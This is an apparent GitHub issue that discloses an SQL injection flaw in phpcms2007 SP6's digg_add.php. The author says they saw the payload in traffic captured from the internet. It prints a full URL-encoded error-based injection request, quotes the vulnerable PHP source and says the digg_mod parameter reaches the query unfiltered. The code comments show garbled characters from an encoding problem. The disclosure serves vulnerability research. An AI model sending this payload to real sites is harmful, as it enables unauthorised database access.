phpcms2007 sp6 digg_add.php SQL inject #1


○ Open **blindkey** opened this issue on Feb 17, 2020 · 0 comments

blindkey commented on Feb 17, 2020 Owner

today , i collect some traffic from internet and i found something like this.

```
 GET //digg/digg_add.php?
id=1&con=2&digg_mod=digg_data%2520WHERE%25201=2%2520+and(select%25201%2520from(select%2520count(*)%2cconcat((select%2520(select%2520(select%2520concat(0x7e%2cmd5(1234)%2c0x7e)))%2520from%2520information_schema.tables%2520limit%25200%2c1)%2cfloor(rand(0)*2))x%2520from%2520information_schema.tables%2520group%2520by%2520x)a)%2523 HTTP/1.1%0d%0aHost:
47.244.39.15%0d%0aConnection: keep-alive%0d%0aAccept: */*%0d%0aAccept-Encoding: gzip%2c deflate%0d%0aUser-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10_6_8; en-us)
AppleWebKit/534.50 (KHTML%2c like Gecko) Version/5.1 Safari/534.50%0d%0a%0d%0a
```

so many scanner try to do some thiing . so i do some reserach ..



```php
<?php
require_once './include/common.inc.php';
require_once MOD_ROOT . '/include/html_trim.class.php';
$mod = $digg_mod;
$digg_setting = cache_read('digg_setting.php');
@extract($digg_setting);
unset($digg_setting);
if ($mod && $id)
{
    $table_end = $channelid == 0?'':'_' . $channelid;
    $table_name = $CONFIG['tablepre'] . $mod . $table_end;
    $mod_id = $mod . 'id';
    // ÒòÎªÎÄÕÂÌØÊâ,ÔÚÕâÀï×öÌØ±ð´¦Àí
    if ($mod == 'article')
    {
        $table_name_date = $CONFIG['tablepre'] . $mod . '_data_' . $channelid;
        $sql = "SELECT title,catid,content AS introduce ,linkurl,editor from $table
            ,$table_name_date WHERE $table_name.articleid=$id AND $table_name_date
           .articleid=$id";
    }
    // ÒòÎªÉÌ³ÇÌØÊâ,ÔÚÕâÀï×öÌØ±ð´¦Àí
    elseif ($mod == 'product')
    {
        $sql = "SELECT pdt_name AS title , introduce , pdt_description AS productio
            linkurl from $table_name  WHERE productid=$id";
    }
    else
    {
        $sql = "SELECT * FROM $table_name WHERE $mod_id=$id";
    }
    $res = $db->get_one($sql);
```

it's easy...there is no filter in digg_add.php . the digg_mod trans to mod_id and get excute.

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant